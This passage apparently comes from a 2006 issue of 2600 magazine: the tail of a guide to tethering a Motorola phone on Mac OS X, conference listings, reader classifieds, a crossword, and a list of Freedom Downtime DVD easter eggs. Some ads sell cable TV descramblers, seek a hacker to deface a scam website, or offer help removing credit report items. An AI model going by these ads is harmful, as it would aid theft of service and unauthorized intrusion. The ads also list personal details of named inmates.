If your phone has bluetooth you can skip this section. If not you are going to need a USB data cable for your phone. The best place to get one of these is eBay. Just search for your phone model and "data kit" or "data cable". I got mine for the t722i for $7.52 (with shipping).

Once you have your cable, hook it up, open System Preferences, and go to Network. If your modem is already supported you should get a notice saying that a new port was detected and the modem should show up in the "show" menu. If your modem is not detected (the t722i is not) then you need a driver patch which you can download at http://homepage.mac.com/jrc/con➥trib/mobile_office/AppleUSBCDCDriverPatch.pk➥g.tar.

Note: I did not write this patch. The website says it is intended for Mac OS 10.1.3, 10.1.4, and 10.1.5 only. However it seemed to work fine on 10.3.9.

Once the patch is installed restart your system and then go back to Network preferences. Your phone should now show up.

Configuring the Modem

For bluetooth phones the instructions at this site should work: http://homepage.mac.com/jrc/➥contrib/tzones/.

For a phone connected through the USB cable you are going to need a modem script. These scripts can be obtained at http://www.tani➥wha.org.uk/.

For my phone I downloaded the Motorola GPRS scripts. Once you have the scripts copy them to the /Library/Modem Scripts/ directory. Open Network preferences and select your phone's modem in the "show" menu then select the PPP tab.

Here you need to enter your provider's APN (Access Point Name) in the "Telephone Number" field and a username and password if it's needed. You can find this information for your provider here: http://www.taniwha.org.uk/gprs.html. For T-Mobile there are three APN's: internet2.voicestream.com, internet3.voicestream.com, and wap.voicestream.com.

The first two are used with the $29.99 Internet plan. The last one works with the t-zones plan. No username or password is required. For T-Mobile there is also a note that an http proxy is needed (216.155.165.50 port 8080), so go to the Proxies tab and enter the proxy's IP and port number. Now go to the Modem tab and select one of the modem scripts you installed. Finally, go back to the PPP tab and click on "Dial Now..." Once the Internet Connect application loads, select your phone's modem, and click on "Connect." If it doesn't connect try a different modem script. The "Motorola GPRS CID2 57k +CGQREQ" script worked fine for me.

Now whenever you are away from home and can't find an open WiFi connection, just plug your phone into the USB port, go to your Network preferences, select the modem, and click on "Connect." Now there is no excuse for missed email or Internet downtime.

I have personally gotten this to work using MAC OS X 10.3.9 and a Motorola t722i with T-Mobile. If you have any questions about your setup specifically I would suggest checking out http://www.howardforums.com/ or http://groups➥.yahoo.com/group/maccellphone/. Also, if you think he deserves it, buy Ross Barkman a pint (http://www.taniwha.org.uk/).

Happenings

HOPE NUMBER SIX. Time to mark your calendars and cancel any plans you may have already made for July 21, 22, and 23, 2006. You will be in New York City attending our sixth hacker conference. It's the only one that will ever take place in a year that's an anagram of our own name! (Until 2060 at least.) There are simply no excuses for missing such an event. Details at http://www.hope.net.

NOTACON: COMMUNICATION AND HACKER CULTURE. Not your typical con! Notacon invades the Holiday Inn Lakeshore from April 7th through the 9th, 2006 in Cleveland, Ohio. The event attempts to apply a hackish perspective not only to technology, but to art, music, and community as well. This year's focus is on communication and our culture. There are two tracks of talks ranging from infosec to psychology to the arts. In addition, there are numerous games, contests, live music, and other events. Want to find out more? Check out our website: http://www.notacon.org/. Please pre-register early or you may be left out!

For Sale

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

HACKERSTICKERS.COM has a whole new collection of hacker gear for your needs, t-shirts, caffeine to lockpick sets. Come visit the website to order.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you deserve.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

CUSTOM T-SHIRTS: Why be EXACTLY like everyone else? Let's face it, we're all individuals and there's a little revolutionary in each of us. It's high time that you nurture this, and a hand silk screened shirt featuring you as Che Guevara is the perfect way to start. Available on a wide variety of quality shirts with a wide selection of ink colors. And for those who are living life on the cheap, we also offer heat transfer shirts in a limited number of colors. Visit http://megeuvara.com. OVERSTOCK: We found a limited number of "Hello My Name Is _____ and I'm a Hacker" shirts left over from Beyond HOPE in 1997. Each shirt ships with a Sharpie so you can add your own name, handle, moniker, nom de plum or paw print. See our specials section for more details.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at:
http://abilitybusinesscomputerservices.com/fa.html or
fa.info@abilitybusinesscomputerservices.com.

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. $55 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else! This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE! Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING!" On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each is so manifestly impotent that they are unable to stop this Internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help?
iamawidow@yahoo.com

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it

any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

AMERICA'S LEAST WANTED provides free hosting to select smaller websites that contribute useful information to the online world. We will host what other hosts won't touch. For larger websites, we offer a paid hosting service with reasonable rates on a case by case basis. If you can't get a host to touch your website with a 39 and a half foot pole, give us a shout. No matter what your topic, there is a good chance we can provide you with an online home. Since 1999, we have hosted some of the most controversial websites online and no one has been able to take us offline yet. Spamming and hosting child pornography from our servers is not permitted and either will be dealt with very harshly. We reserve the right to refuse to service anyone for any reason or for no reason at all. To obtain free hosting, we must be able to see your website (no under construction sites) and we have to like it and find it to contain original and useful information. To apply for your hosting, email your URL, usage statistics, and a paragraph or two telling us why we should host you to webhosting@americasleastwanted.com. We'll reply back with what we can do for you and whether or not we'll do it for free or for a fee.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. Graduate of Yale College and Stanford Law School. Years of experience defending human beings facing computer-related charges (also specializing in cannabis cultivation and medical marijuana cases). Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

Personals

COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to leverage their learning capabilities, give them free and uncensored Internet access, and help them organize their own social initiatives and networks. French details can be found here: http://razernet.com/rockNroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there, anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that. Email me: partymontreal@hotmail.com.

LOOKING FOR PEN PALS/CONTACTS. 37 year old punk rocker, 6'00" 200 lbs., blond hair, blue eyes, tattooed from head to waist, currently incarcerated in California state prison w/12 short months left, seeking friends and hacking/phreaking publications to help pass time. Will reply to all letters, If possible send photo. Send to: Ronnie Reynolds V74374, Avenal State Prison, 320-37 Low, PO Box 9, Avenal, CA 93204.

88LOGAN-IS-CONNECTING. S/W/M/21 interested in doing some serious networking. Looking for reading materials (mags, books, newsletters, zines, etc.) to be sent my way. Need assistance on breaking free from the government mind suppression of the state penal system. Pictures are more than welcome and anything mailed is appreciated. Got over 3 in on 5 Ω. Brian Walden #500289, D.C.C., 1181 Paddock Road, Smyrna, DE 19977.

GAY PRISONER with 5 years to go. Looking for correspondence and google help on topics of travel (for when I get out). Com Sci degree, former Cisco employee, high ranking (2170 USCF) chess correspondence player (play me by mail). Studying custom encr. and stega. theory. Ken Roberts J60962, CSATF-A2-244 UP, PO Box 5248, Corcoran, CA 93212.

OFFLINE OUTLAW IN TEXAS needs help! I've gone 8 years but may go home in 2010 and want to start getting back up to speed. Our library leaves much to be desired in the areas I'm looking. If you have a curious, creative mind and are patient enough to answer my questions and help me learn, please drop me a line. I'll answer all letters. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

ICEDRAGON FOUNDER OF XPH. I am mostly interested in finding people and fellow hackers that remember me and my crew from Dalnet (irc.dal.net). If you were a part of XPH on Dalnet or just someone who used to stop by, please write me. I have been in prison for the past two and a half years and have lost contact with mostly everyone. I still have seven and a half years to go and would like to locate and talk with all my old friends, especially ^chmod, DjFlipper, KORNOGRAPHY, Chuco, Hackerish, ccarderz, MastarP, xXCrackXx, Flair, PacMan, Bratty, Miss Angel, and of course everyone I didn't have room to mention! Also, any other hackers or phreakers that would like to write me, please do. I will respond to ALL letters, hackers or not. Brandon Kaufman, #15111040, 82911 Beach Access Rd., Umatilla, OR 97882.

STILL IN THE BIG HOUSE. Over three down, about a year left to serve. Known as Alphabits, busted for hacking a few banks and unauthorized wire transfers. I'm extremely bored and in desperate need for stimulation. I would love to hear from anyone in the real world. Help me out and put pen to paper now. Why wait? Will reply to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 190 lbs., 26 years old (for the ladies - please send photos, will do same), been in 6 years with a couple to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, vaults, locks, alarms, and anything novice-level from *2600*. Need placement on various mailing lists: video, DVD, book, magazine, catalogs, pen-pals, photos, adult video fan clubs, and ANYTHING you can think of is appreciated. Anyone know of hacker mag besides *2600?* Mycology, anyone? Will respond, talk shop with all. Eager to learn, so let's talk! I love photos! Send mail to: Henry French (#44552-083 - optional), PO Box 10 (Elkton FCI - also optional), Lisbon, OH 44432. Girls, don't be bad-boy shy!

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.


SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what!

I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Spring issue: 3/1/06.

ROMPECABEZAS



Across

1. Shelters
10. ISUP billing number
11. Key letters
12. Operator
14. Nine
15. Esperanto for computing
17. Common code designations
18. FD's Easter connection
19. Like ISO for US
20. ISO 3166-1 724
22. Mail tree
24. Common sign
25. Radio manufacturer
26. Sun Cobalt _____
27. BASIC comment
29. Home of oldest hacker conference
30. H2K2 keynoter
32. Palm type
33. Bot kicker
34. NYCKNYKPMG0, eg.
35. Prog.
37. Hell to many
39. _____ Bell
44. ____X (old prefix)
45. Faraday theory
46. Auction unit


Down

1. Like the system from 1984
2. Chicago subway
3. Your life on display
4. Control-Q
5. Bit
6. Telephone extension (with 29-down)
7. Big cat platform
8. Fiber line (abbr.)
9. "To boldly go where no man has gone before"
13. Off the Hook Regular
15. Intl. gov. org.
16. Bush lets them watch us
19. Scientific _____
21. BASIC to get 2 from 4
23. IEEE 802.3ah
28. X___
29. (See 6-down)
31. Instruction to do nothing
36. Card type (acro.)
38. One on a switch
39. Wirecenter (var.)
40. Unix file info.
41. _____ Hack City
42. Pre-release release
43. Common e-mail header
45. Unique GSM num.

C	O	R	N	E	R	■	■	F	■	C	U	B	I	C
A	■	E	■	R	■	M	E	T	R	O	■	N	E	O
F	A	D	E	R	■	T	C	P	■	S	H	R	E	D
E	■	■	D	■	■	■	H	■	■	M	■	■	E	E
■	T	O	U	C	H	S	O	M	E	O	N	E	■	■
A	N	I	■	U	P	S	■	V	■	S	■	L	A	B
L	■	L	■	■	■	N	A	M	■	■	■	E	■	A
P	U	B	L	I	C	■	■	■	T	I	N	C	A	N
H	■	A	■	D	■	C	O	D	E	■	■	T	■	K
A	T	T	■	E	■	R	■	■	L	■	■	R	S	S
■	■	H	E	A	R	A	P	I	N	D	R	O	P	■
F	M	■	G	■	■	F	■	S	E	■	A	■	■	J
L	A	R	G	E	■	T	S	U	T	O	M	U	■	U
A	■	A	■	N	L	■	I	P	■	■	■	S	■	R
W	O	R	L	D	■	I	M	■	B	L	U	R	A	Y

http://www.2600.com/puzzle

CONTEST RESULTS



The Easter Egg Hunt is over. We want to thank all of you who sent in entries. We were quite impressed with the outpouring we received especially after last issue's chastising.
After careful consideration, we've decided that the winner is Lucas "Golden Helix" McLane. Congratulations!

And now for the moment everyone has been waiting for. The Easter Egg List, as best as we can remember. (There are just so damn many of them.) Note: This is the list as obtainable from a standalone DVD player. There are other ways of accessing the Easter Eggs on computers, way too many to list here.

Disc Number One

If you click on "Extra Footage" you'll get what looks and sounds like a Mac error complete with a Fifth HOPE logo.

Hidden Subtitles

On the normal subtitle menu, go to the third screen and hit the right arrow on the last entry (Chinese). The word "bullshit" will highlight. Click on it and the hidden subtitle menu will appear with the following choices:

●*FCC Approved Version:* "Nasty, violent, and blasphemous words" are replaced with more acceptable choices. For example, the line that reads "This is bullshit, man" becomes "This is balderdash, man." "Sprint really sucks" is converted to "Sprint really breathes in." Religious references are also softened so that nobody is offended by having, for instance, a deity's name uttered. "And I picked it up and I just thought, 'Oh, my God'" becomes "And I picked it up and I just thought, 'Oh, my Goodness.'" There are quite a few other "fixes," far too many to list here or anywhere else. Translation credit is given to then FCC Chairman Michael Powell.

●*Game:* This is a drinking game. You can set whatever rules you wish. Different graphics flash on the screen for the words computer, hacker, computers, hackers, computer hacker, and computer hackers whenever they are spoken in the film.

●*Words:* Specially selected words are displayed throughout the course of the film which wind up creating two messages. The first message is: "You can a secret message anywhere these days." (The word "hide" is hidden and we don't know where it is.) The second message is: "time he evidence in mention person one roots types anything not totally telegraph home in no gave if still now over task trying off software two obtained plastic quote uncle excruciating state titanium in one name interview now given" which would appear to be total gibberish. However, if you take the first letter of each word, you'll find that it spells out "The important thing is not to stop questioning." We're impressed by the number of people who figured this one out.

●*Babel:* A bit of fun that came from translating the subtitles into Korean and then back into English, each time using AltaVista's Babelfish utility. The result is mostly incomprehensible nonsense, with an occasional gem like: "It took an attitude in the Phiber to respect," "Bad name the guilty plea due to the high computer hacker," or "It dies the blue screen." We sincerely regret that there are people walking around who have memorized this text. That was never our intention.

(Each of these features can also be accessed without going through the menu by hitting the subtitle button on the DVD player remote until the desired selection is reached.)

In addition, if you look really carefully at the sign to the right of the guy reading the Free Kevin leaflet in the hidden subtitle menu, you'll see the following: "If you can read this, you are standing too close to your TV."

Audio Menu

Ironically, this is the only silent menu. However, that changes if you leave the menu onscreen for about two minutes. You'll be surprised by some bloodcurdling screams.

Hidden Audio Menu

In the audio menu, click Left, Left, Right, and Enter and you will see the floating head of George W. Bush with red eyes (actually the eyes from HAL in *2001: A Space Odyssey).* (On most computers you will also get here by clicking on Emmanuel's hand.) Eight computerized voices will introduce themselves as the cast used in the hidden third audio track. When they're done you will be deposited into a new menu where you have the option of turning "Computer Assisted Dialog" on. (This menu also has the music that was missing from the main audio menu.) If you turn this feature on and play the film you will hear the entire audio track read by a variety of synthesized voices.

(This additional audio track can be accessed by hitting the audio button on the DVD player remote unit until the desired selection is reached.)

The Fourth Track

This track is only accessible by hitting the audio button on the DVD player remote unit. It's completely silent except for two spots. At around 13 minutes in you'll hear a voice say "Hey, that's me!" and during the closing credits you'll hear the same voice say "That's my name." That's the voice of Dave Buchwald, who produced the DVD and couldn't resist encoding two hours of virtual silence to further his message.

Raccoon Video

If you go to the Chapters and click on selection 29-30 three times, the video and audio will reverse. If you then click on closing credits, you'll see video footage of a raccoon eating cat food inside a house. This was an incident referred to on the second edition of *Off The Wall* in 2003.

Disc Number Two

Main Menu

Wait 8.5 minutes and you'll see a special Klingon greeting welcoming Kevin back to the free world. This was recorded at the Star Trek ride in Las Vegas with effects added.

If you click on "Play Film" you'll get what looks and sounds like a Mac error complete with a Fifth HOPE logo. The laughter comes from "Eat Chicken and Die," a recording from the 1980s that was featured on early radio shows.

Chapter Menus

The background on the extra footage chapter menus is a model of a Vorlon ship from the television series *Babylon 5* as seen in the Foundation Imaging offices.

Extra Footage

All of the hidden extra footage is comprised of people congratulating Kevin for a variety of achievements, not one of which is true. (This was inspired by a Canadian television show called *Talking to Americans.*

Open the Chapters menu. Hit 13-18 twice. Click down. The word "Extra" will light. Click on it. The following four selections will randomly play:

●*On being elected mayor of Las Vegas*
(a passerby in front of the New York, New York Hotel in Las Vegas)
●*On your first rodeo win*
(the cast of the Gunfight at the OK Corral recreation in Tombstone, AZ)
●*On having your first cup of coffee*
(staff at a Starbucks somewhere in the South)
●*On skateboarding across Alaska*
(a guy in front of Cody's Books in Berkeley, CA)

Open the Chapters menu. Hit 25-30 twice. Select either 28 or 29 and the number "20" will light up on the Vorlon ship. (The DVD came out during *2600's* 20th anniversary.) Move to the right and select the 20. The following four selections will randomly play:

●*On teaching sign language to a bear (people at the San Diego Zoo)*
●*Nobody really knows (a drunk guy outside a sushi place in Los Angeles)*
●*For unlocking the genetic code (the waitstaff at Sportsbar in Raleigh, NC)*
●*On scaling Mount Everest*
(a condor tracker at the top of the Grand Canyon)
(egg within an egg: Kevin Mitnick's handle used to be The Condor)

Open the Chapters menu. Hit 37-40 two times (three on some players). The menu will become inverted. Select 40. The following four selections will randomly play:

●*Happy 100th birthday*
(the confused staff of a Vietnamese restaurant in Poughkeepsie, NY)
●*On breaking the four minute mile*
(a waiter at the Cafe Du Monde in New Orleans)
●*On becoming a paratrooper*
(the ticket agent at the Grand Canyon train station)
●*On winning the Nobel Prize in Mathematics (a student at U.C. Berkeley) (subtle humor - there is no Nobel Prize in Mathematics for some reason)*

There's also a whole storyline behind the extra footage narrative. The date is Wednesday, March 3rd, 2004. Emmanuel Goldstein is sitting on a bench in a park in New York City at the crack of dawn reading a copy of *The New York Times.* The story he's looking for turns out to be in the *Washington Post* instead so he travels all the way to Washington DC (with stops in Philadelphia and Baltimore) to get a copy of that paper and return to New York by evening. The progress of the journey unfolds as chapters of *Freedom Downtime* extra footage are introduced. And, if you listen to that day's edition of *Off The Hook,* you will even hear a story from that day's *Washington Post* - almost as if the events actually transpired as documented. This is, of course, impossible.

That's all we can possibly cram into this page. But there are some additional details we'll post on www.freedomdowntime.com.
If you're not the winner, you can still impress your non-*2600*-reading friends by showing off the above while playing your copy of *Freedom Downtime.* Don't have a copy? Well, what are you waiting for?! Go to our online store at store.2600.com and pick up a copy or send $30 ($35 overseas) to 2600, PO Box 752, Middle Island, NY 11953 USA.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Caffeine at Revault bar, 16 Swanston St., near Melbourne Central Shopping Centre. 6:30 pm.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

